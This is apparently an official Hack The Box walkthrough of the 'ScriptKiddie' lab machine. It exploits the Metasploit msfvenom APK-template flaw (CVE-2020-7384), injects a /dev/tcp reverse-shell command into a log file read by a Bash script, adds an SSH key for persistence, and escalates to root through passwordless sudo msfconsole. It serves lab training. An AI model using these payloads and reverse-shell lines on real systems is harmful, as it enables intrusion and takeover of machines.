HACKTHEBOX

ScriptKiddie

28th May 2021 / Document No D21.100.121

Prepared By: polarbearer

Machine Author(s): 0xdf

Difficulty: Easy

Classification: Official

Synopsis

ScriptKiddie is an easy difficulty Linux machine that presents a Metasploit vulnerability (CVE-2020-7384), along with classic attacks such as OS command injection and an insecure passwordless `sudo` configuration. Initial foothold on the machine is gained by uploading a malicious `.apk` file from a web interface that calls a vulnerable version of `msfvenom` to generate downloadable payloads. Once shell is obtained, lateral movement to a second user is performed by injecting commands into a log file which provides unsanitized input to a Bash script that is triggered on file modification. This user is allowed to run `msfconsole` as `root` via `sudo` without supplying a password, resulting in the escalation of privileges.

Skills Required

- Basic Linux and Bash knowledge
- Metasploit usage

Skills Learned

- Exploiting CVE-2020-7384
- OS Command Injection in command arguments
- Running system commands from Metasploit console

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.226 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.10.226
```

```
nmap -p$ports -sV -sC 10.10.10.226

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-28 09:50 CEST
Nmap scan report for 10.10.10.226
Host is up (0.066s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 3c:65:6b:c2:df:b9:9d:62:74:27:a7:b8:a9:d3:25:2c (RSA)
|   256 b9:a1:78:5d:3c:1b:25:e0:3c:ef:67:8d:71:d3:a3:ec (ECDSA)
|_  256 8b:cf:41:82:c6:ac:ef:91:80:37:7c:c9:45:11:e8:43 (ED25519)
5000/tcp open  http    Werkzeug httpd 0.16.1 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.1 Python/3.8.5
|_http-title: k1d'5 h4ck3r t00l5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.12 seconds
```


Nmap shows that OpenSSH is listening to its default port (22). Additionally, a Werkzeug httpd server is listening on port 5000.

HTTP

The web server on port 5000 returns a page called `k1d'5 h4ck3r t00l5`, where some attacking activities can be performed.

The `nmap` section allows us to run a port scan (top 100 ports) on a given IP address. Running `nmap` on `127.0.0.1` does not provide any additional information (only ports 22 and 5000 are shown):

The `sploits` section uses the input to search in `searchsploit` and presents the results:



No vulnerabilities are found on either the `nmap` or the `sploits` interface.

The `payloads` section allows to select an operating system (`windows`, `linux` or `android`), to provide a `lhost` address and (optionally) to upload a template file. By clicking the `generate` button, our input is passed to `msfvenom` to generate a payload; on success, a link to a downloadable file is returned:

Foothold

As a quick web search shows, Metasploit Framework <= 6.0.11 is affected by an APK template command injection vulnerability in `msfvenom` (CVE-2020-7384). Even though it is not possible to deduct the Metasploit version installed on the target system, it's worth trying to exploit the functionality to upload APK templates and run `msfvenom` from the web interface. We use the available Metasploit module from `msfconsole` to generate a malicious APK template file (`LHOST` and `LPORT` options are set to our VPN IP address and listening port respectively):


```
msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set
LHOST tun0
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set
LPORT 7777
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run
```

```
msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat

msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LHOST tun0
LHOST => tun0

msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > set LPORT 7777
LPORT => 7777

msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > run

[+] msf.apk stored at /root/.msf4/local/msf.apk
```

We open a `netcat` listener on the specified `LPORT`:

```
nc -lnvp 7777
```

We upload the `msf.apk` file and select `android` as the operating system:



After selecting `generate`, a reverse shell in the context of the `kid` user is returning to our listener:

```
nc -lnvp 7777

Connection from 10.10.10.226:49098
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
```

We can write our public key to `~/.ssh/authorized_keys` to obtain persistent SSH access:

```
echo "ssh-rsa [...]" >> ~/.ssh/authorized_keys
```

```
ssh kid@10.10.10.226
```

```
ssh kid@10.10.10.226
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 28 09:14:53 UTC 2021

  System load:             0.01
  Usage of /:              29.3% of 17.59GB
  Memory usage:            7%
  Swap usage:              0%
  Processes:               226
  Users logged in:         0
  IPv4 address for ens160: 10.10.10.226
  IPv6 address for ens160: dead:beef::250:56ff:feb9:6609


1 update can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Feb  3 12:07:35 2021 from 10.10.14.4
kid@scriptkiddie:~$
```

The user flag can be found in `/home/kid/user.txt`.

Lateral Movement

Basic enumeration reveals the existence of another user called `pwn`. A world-readable `scanlosers.sh` script is found in `pwn`'s home directory:

```
find /home/pwn -type f -readable -ls 2>/dev/null
```

```
kid@scriptkiddie:~$ find /home/pwn -type f -readable -ls 2>/dev/null
     7671      4 -rw-r--r--   1 pwn      pwn           220 Feb 25  2020 /home/pwn/.bash_logout
     7677      4 -rw-rw-r--   1 pwn      pwn            74 Jan 28 16:22 /home/pwn/.selected_editor
     7673      4 -rw-r--r--   1 pwn      pwn          3771 Feb 25  2020 /home/pwn/.bashrc
     7675      4 -rw-r--r--   1 pwn      pwn           807 Feb 25  2020 /home/pwn/.profile
     7779      4 -rwxrwxr--   1 pwn      pwn           250 Jan 28 17:57 /home/pwn/scanlosers.sh
```

The script parses rows from the `/home/kid/logs/hackers` file to read IP addresses and run `nmap` on them:

```
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
```

A single space character is used as field separator (`-d' '`) and all fields starting from the third (`-f3-`) are considered as part of the IP address. Additionally, no input validation is performed, which makes the script vulnerable to arbitrary OS command injection.

By looking at the web application source code (`/home/kid/html/app.py`) we see that timestamps and source IP addresses are written to the `/home/kid/logs/hackers` file when non-alphanumeric characters are sent from the `searchsploit` input:

```
def searchsploit(text, srcip):

    if regex_alphanum.match(text):
        result = subprocess.check_output(['searchsploit', '--color', text])
        return render_template('index.html', searchsploit=result.decode('UTF-8',
'ignore'))
    else:

        with open('/home/kid/logs/hackers', 'a') as f:
            f.write(f'[{datetime.datetime.now()}] {srcip}\n')

        return render_template('index.html', sserror="stop hacking me - well hack you
back")
```

We can either trigger an error from the web page or directly write data to the file from the shell. In both cases, the file is immediately emptied:

```
f="/home/kid/logs/hackers"; echo test > $f ; cat $f ; sleep 1 ; cat $f
```

```
kid@scriptkiddie:~$ f="/home/kid/logs/hackers"; echo test > $f ; cat $f ; sleep 1 ; cat $f
test
kid@scriptkiddie:~$
```

Assuming the `scanlosers.sh` script to be responsible for emptying the log file, we open a `netcat` listener and write a reverse shell payload to `/home/kid/logs/hackers`:

```
nc -lnvp 7777
```

```
echo 'a b $(bash -c "bash -i &>/dev/tcp/10.10.14.30/7777 0>&1")' >
/home/kid/logs/hackers
```

A reverse shell is immediately sent to our listener, granting us access as the `pwn` user:

```
nc -lnvp 7777

Connection from 10.10.10.226:53216
bash: cannot set terminal process group (837): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ id
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
```

We use the Python `pty` module to upgrade to a fully interactive shell:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Privilege Escalation

The `sudo` configuration allows `pwn` to run `msfconsole` as root without supplying a password:

```
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole
```

```
sudo msfconsole
```

From `msfconsole` we can drop into the integrated Ruby shell (`irb`) and then call `system()` to execute arbitrary system commands. This allows us to spawn a system shell with root privileges:

```
msf6 > irb
>> system("/bin/bash")
```

```
msf6 > irb
[*] Starting IRB shell...
[*] You are in the "framework" object

>> system("/bin/bash")
root@scriptkiddie:/home/pwn# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.